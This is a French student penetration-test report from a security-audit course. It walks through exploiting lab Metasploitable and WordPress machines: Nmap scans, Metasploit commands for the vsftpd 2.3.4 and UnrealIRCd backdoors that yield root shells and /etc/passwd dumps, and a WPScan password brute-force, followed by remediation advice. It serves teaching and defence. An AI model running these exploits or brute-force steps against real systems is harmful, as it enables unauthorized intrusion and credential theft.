

Audit de sécurité

Penteste avec Msfconsole pour métasploitable & Application Web **Version auditée :**

Rapport d'audit technique

26/01/2024

Auditeurs :

WANG PENGCHAO

Ce document est **confidentiel**.

Tous les destinataires sont tenus d'en garantir la confidentialité en limitant la diffusion aux personnes ayant besoin d'y avoir accès.

Les destinataires de ce document doivent garantir que son transfert et son stockage utilisent les outils de chiffrement mis à disposition par Positive thinking company.

Historique du document

Version	Auteur	Date	Commentaire
1	WANG PENGCHAO	26/01/24	Document intermédiaire

Table des matières

Formulaire destiné aux équipes de supervision Erreur ! Signet non défini.

1 - Démarche d’audit	4
1.1 Organisation du document.....	4
1.2 Calcul de la criticité des vulnérabilités	4
2 - Listing des constats d’audit	6
2.1 Constat n°1 : <FTP Vulnérable>	6
2.2 Constat n°2 : <Intrusion Application Web>.....	12

1 - Démarche d'audit

Ce rapport a été conçu dans le cadre d'un exercice pratique du module R508 - Audits de sécurité informatique, dans l'intention de simuler un rapport d'audit réaliste. L'objectif de cet exercice est de perfectionner la compréhension des processus et des meilleures pratiques en matière d'audit de sécurité informatique.

Une simulation d'attaque interne représente un assaut ciblé sur les systèmes informatiques de l'organisation. L'ambition de cette simulation est de reproduire des attaques analogues à celles menées par un hacker, en tentant d'accéder au système ou d'exécuter du code à distance (Remote Code Execution - RCE) sur des machines critiques.

La phase initiale de l'audit visait à passer au crible tous les ports des systèmes sur le réseau pour identifier ceux qui étaient ouverts, déterminer les versions des logiciels utilisés et détecter les failles non corrigées, en particulier celles négligées lors des mises à jour.

1.1 Organisation du document

Nous allons détailler dans les sections qui suivent les différentes étapes de l'audit, y compris la planification, la réalisation et l'évaluation des résultats obtenus.


Les déductions faites suite à cet audit apporteront des éléments déterminants pour guider les actions correctives nécessaires.

1.2 Calcul de la criticité des vulnérabilités

Les systèmes avec une manque de mise à jour présentent un risque accru en raison de la prévalence des versions logicielles obsolètes, qui sont souvent la cible pour des attaques informatiques.

Des vulnérabilités non patchées dans des versions antérieures deviennent des vecteurs d'attaques favorisés pour les cyber-agresseurs qui peuvent les exploiter de manière agressive et efficiente, augmentant ainsi la probabilité de compromission, spécialement pour ceux qui ont des intentions malveillantes.

Il est donc essentiel de noter que la vulnérabilité des systèmes non actualisés est en corrélation directe avec l'exposition au risque, soulignant l'importance d'adopter des mesures préventives adéquates face aux menaces de sécurité modernes.



2 - Listing des constats d'audit

2.1 Constat n°1 : FTP vulnerable **HIGH**

Description :

En exploitant une vulnérabilité trouvée dans la version courante du service FTP, il a été possible de gagner l'accès au terminal, ouvrant ainsi la porte aux divers fichiers stockés sur le système.

Preuve :

Tout d'abord, nous allons localiser la machine vulnérable « métasploitable » avec l'outil « Nmap » sur l'ensemble du réseau 10.0.2.0 :

```
(root@kali)~[/home/kali]
# nmap -sn 10.0.2.1-255
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-17 07:56 EST
Nmap scan report for 10.0.2.1
Host is up (0.000092s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00012s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00011s latency).
MAC Address: 08:00:27:15:61:B4 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.4
Host is up (0.00018s latency).
MAC Address: 08:00:27:42:64:40 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.5
Host is up.
Nmap done: 255 IP addresses (5 hosts up) scanned in 2.01 seconds
```

Après avoir identifié la bonne adresse de la machine vulnérable (10.0.2.4), nous allons maintenant scanner les ports existants:

```
(root@kali)~[/home/kali]
# nmap -sV 10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-17 07:57 EST
Nmap scan report for 10.0.2.4
Host is up (0.000077s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:42:64:40 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.58 seconds
```

Ensuite, nous allons exploiter une vulnérabilité FTP afin de pouvoir accéder à la session de la machine Metasploitable. Pour cela, nous utiliserons le module vsftpd à l'aide de l'outil 'search' :

```
msf6 > search vsftpd 2.3.4
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example `info 0`, `use 0` or `use exploit/unix/ftp/vsftpd_234_backdoor`

Par la suite, nous procéderons à un exploit pour utiliser ce module. De plus, avec la commande 'info', nous pouvons obtenir des informations telles que le nom de l'exploit, le module, la plateforme, l'architecture, les privilèges, la licence, le rang, la date de divulgation et les auteurs :

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info
```

Name: VSFTPD v2.3.4 Backdoor Command Execution
Module: exploit/unix/ftp/vsftpd_234_backdoor
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2011-07-03

Provided by:
hdm <x@hdm.io>
MC <mc@metasploit.com>

Nous pouvons également effectuer un 'show options' pour voir les informations à paramétrer afin de réaliser cet exploit :

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
```

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	21	yes	The target port (TCP)

Payload options (cmd/unix/interact):

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

Exploit target:

Nous remarquons que cet exploit nécessite uniquement une adresse IP ; pour cela, nous allons renseigner l'adresse IP de la machine vulnérable :

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
```

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name	Current Setting	Required	Description
RHOSTS	10.0.2.4	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	21	yes	The target port (TCP)

Nous allons maintenant lancer l'exploit pour avoir accès à la session de la machine vulnérable :

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.0.2.4:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 10.0.2.4:21 - USER: 331 Please specify the password.
[+] 10.0.2.4:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.5:40653 → 10.0.2.4:6200) at 2024-01-17 08:01:25 -0500

whoami
root
```

Enfin, nous allons lire le contenu du fichier /etc/passwd de la machine vulnérable :

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002::,/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```


Voici une autre vulnérabilité de la machine métasploitable :

Nous allons utiliser une vulnérabilité dans UnrealIRCd qui permet d'avoir un backdoor pour obtenir un accès non autorisé au serveur IRC :

```
msf6 > search unreal

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  exploit/linux/games/ut2004_secure         2004-06-18      good    Yes    Unreal Tournament 2004 "secure" Overflow (Linux)
1  exploit/windows/games/ut2004_secure       2004-06-18      good    Yes    Unreal Tournament 2004 "secure" Overflow (Win32)
2  exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12      excellent No     UnrealIRC 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 2, use 2 or use exploit/unix/irc/unreal_ircd_3281_backdoor
```

Nous allons regarder les options proposées :

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

Name      Current Setting  Required  Description
-      -
RHOSTS    10.0.2.4         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     6667             yes       The target port (TCP)

Exploit target:

Id  Name
--  --
0   Automatic Target
```

On fourni l'adresse IP de la machine vulnérable :

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
```

Il faut aussi fournir un payload, nous allons voir les listes disponible :

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  payload/cmd/unix/bind_perl              normal          No     Unix Command Shell, Bind TCP (via Perl)
1  payload/cmd/unix/bind_perl_ipv6         normal          No     Unix Command Shell, Bind TCP (via perl) IPv6
2  payload/cmd/unix/bind_ruby              normal          No     Unix Command Shell, Bind TCP (via Ruby)
3  payload/cmd/unix/bind_ruby_ipv6         normal          No     Unix Command Shell, Bind TCP (via Ruby) IPv6
4  payload/cmd/unix/generic                 normal          No     Unix Command, Generic Command Execution
5  payload/cmd/unix/reverse                 normal          No     Unix Command Shell, Double Reverse TCP (telnet)
6  payload/cmd/unix/reverse_bash_telnet_ssl normal          No     Unix Command Shell, Reverse TCP SSL (telnet)
7  payload/cmd/unix/reverse_perl           normal          No     Unix Command Shell, Reverse TCP (via Perl)
8  payload/cmd/unix/reverse_perl_ssl        normal          No     Unix Command Shell, Reverse TCP SSL (via perl)
9  payload/cmd/unix/reverse_ruby           normal          No     Unix Command Shell, Reverse TCP (via Ruby)
10 payload/cmd/unix/reverse_ruby_ssl        normal          No     Unix Command Shell, Reverse TCP SSL (via Ruby)
11 payload/cmd/unix/reverse_ssl_double_telnet normal          No     Unix Command Shell, Double Reverse TCP SSL (telnet)
```

Nous allons utiliser ce payload :

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/bind_perl
payload => cmd/unix/bind_perl
```

Nous allons maintenant lancer l'attaque :

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] 10.0.2.4:6667 - Connected to 10.0.2.4:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 10.0.2.4:6667 - Sending backdoor command ...
[*] Started bind TCP handler against 10.0.2.4:4444
[*] Command shell session 1 opened (10.0.2.5:36461 → 10.0.2.4:4444) at 2024-01-26 14:59:20 -0500

whoami
root
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

Recommendations :

Vulnérable FTP :

- S'assurer que le service FTP est configuré de manière sécurisée, avec des mots de passe forts, des connexions cryptées, et limiter l'accès FTP aux utilisateurs qui en ont strictement besoin.
- Privilégier l'utilisation de protocoles FTP sécurisés comme SFTP ou FTPS qui offrent une couche de sécurité supplémentaire via le chiffrement.
- Maintenir à jour le logiciel serveur FTP pour s'assurer que toutes les failles de sécurité connues sont corrigées. Appliquez régulièrement les patches de sécurité dès qu'ils sont disponibles.

Vulnérable UnrealIRCd 3.2.8.1 Backdoor :

- Il est impératif de mettre à jour le logiciel UnrealIRCd vers la dernière version qui corrige la vulnérabilité de la backdoor. Si la mise à jour n'est pas possible, envisagez de désactiver temporairement le service jusqu'à ce que le correctif puisse être appliqué.
- Effectuez un audit de sécurité complet pour vérifier s'il y a eu compromission. Examinez les journaux (logs) pour toute activité suspecte et vérifiez l'intégrité des systèmes.
- Renforcez les mesures de sécurité réseau, y compris l'utilisation de pare-feu pour filtrer le trafic non autorisé et l'application de règles de segmentation réseau strictes pour minimiser l'impact potentiel d'une compromission.

En général, il faut adopter une politique de sécurité proactive et effectuer des évaluations régulières des vulnérabilités permettra de réduire significativement le risque d'exploitation de failles de sécurité.

2.2 Constat n°2 : Intrusion Application Web

Description :

En utilisant l'outil Nmap de Kali Linux, nous allons identifier une machine suspecte sous Debian et tenter de nous y introduire en exploitant une vulnérabilité dans des applications web sur le système de type Unix.

Preuve :

On va utiliser la commande suivante pour scanner les ports de 1-1000 sur le réseau 10.0.2.0/24 :

On peut apercevoir que l'adresse 10.0.2.6 est suspect

```
└─$ nmap -p 1-1000 --open 10.0.2.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-17 08:05 EST
Nmap scan report for 10.0.2.1
Host is up (0.000034s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 10.0.2.2
Host is up (0.00065s latency).
Not shown: 998 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 10.0.2.4
Host is up (0.00077s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
MAC Address: 08:00:27:42:64:40 (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.6
Host is up (0.00014s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:E7:F3:5A (Oracle VirtualBox virtual NIC)

Nmap done: 256 IP addresses (6 hosts up) scanned in 13.51 seconds
```

Nous allons maintenant trouver le port du service web

Le port du service web est le port 80

```
└─(root@kali)-[/home/kali]
└─$ nmap -p 80 10.0.2.6
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-17 08:07 EST
Nmap scan report for 10.0.2.6
Host is up (0.00025s latency).

PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 08:00:27:E7:F3:5A (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds
```

A présent, nous allons utiliser la commande **dirbuster**

Dirb http://<ip de la machine cible> /usr/share/wordlists/dirb/common.txt -o sortie.txt

Cette commande va enregistrer les informations de common.txt dans le fichier sortie.txt.

```
(root@kali)-[/home/kali]
# dirb http://10.0.2.6/usr/share/wordlists/dirb/common.txt -o sortie.txt
```

```
DIRB v2.22
By The Dark Raver
```

```
OUTPUT_FILE: sortie.txt
START_TIME: Wed Jan 17 08:11:09 2024
URL_BASE: http://10.0.2.6/usr/share/wordlists/dirb/common.txt/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
```

```
GENERATED WORDS: 4612
```

```
— Scanning URL: http://10.0.2.6/usr/share/wordlists/dirb/common.txt/ —
```

```
END_TIME: Wed Jan 17 08:11:11 2024
DOWNLOADED: 4612 - FOUND: 0
```

Ensuite, nous allons accéder à la page de connexion et Utiliser la commande wpscan :
Cela permet de faire un test de sécurité des installations WordPress.



```

WPScan
WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://10.0.2.6/secret/ [10.0.2.6]
[+] Started: Wed Jan 17 08:33:23 2024

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.0.2.6/secret/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://10.0.2.6/secret/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://10.0.2.6/secret/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.9 identified (Insecure, released on 2017-11-16).
| Found By: Emoji Settings (Passive Detection)
| - http://10.0.2.6/secret/, Match: 'wp-includes/js/wp-emoji-release.min.js?ver=4.9'
| Confirmed By: Meta Generator (Passive Detection)
| - http://10.0.2.6/secret/, Match: 'WordPress 4.9'

[i] The main theme could not be detected.
  
```

On peut donc voir l'analyse du wpscan :

- La présence d'Apache 2.4.18 et de WordPress 4.9 suggère que le système peut être dépassé. Ces versions ne sont peut-être plus prises en charge et peuvent contenir des vulnérabilités de sécurité non corrigées.
- WordPress 4.9 a été identifié et est marqué comme non sécurisé, il est probable que des vulnérabilités connues existent pour cette version qui pourraient être exploitées.
- L'accessibilité directe des fichiers xmlrpc.php et wp-cron.php peut indiquer que des fonctionnalités potentiellement exploitables sont actives. XML-RPC a été fréquemment exploité dans le passé pour des attaques par amplification, tandis que WP-Cron peut être utilisé pour exécuter des tâches automatisées qui pourraient être détournées par un attaquant.
- La disponibilité publique du fichier readme.html expose des détails qui pourraient aider un attaquant dans ses efforts pour compromettre le site.

Nous allons maintenant lancer ensuite la commande :

wpscan -U admin --url <http://<ip de la machine cible>/> -P
/usr/share/wordlists/metasploit/http_default_pass.txt

```
(root@kali)~[/home/kali]
# wpscan -U admin --url http://10.0.2.6/secret/ -P /usr/share/wordlists/metasploit/http_default_pass.txt

WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://10.0.2.6/secret/ [10.0.2.6]
[+] Started: Wed Jan 17 08:42:24 2024

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%


[+] XML-RPC seems to be enabled: http://10.0.2.6/secret/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://10.0.2.6/secret/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://10.0.2.6/secret/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.9 identified (Insecure, released on 2017-11-16).
```

Nous allons maintenant passer le formulaire d'authentification



Powered by WordPress

Username or Email Address


Password

☐ Remember Me

[Lost your password?](#)

[← Back to My secret blog](#)

Puis on va mettre dans le localhost l'adresse IP de la cible et la page web.



Ensuite, on peut apercevoir que le site a changer.


Voici les identifiants :

ID : admin

Mdp : admin

vtcsec/secret/wp-login.php

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec



ERROR: Cookies are blocked or not supported by your browser. You must [enable cookies](#) to use WordPress.

Username or Email Address

admin

Password

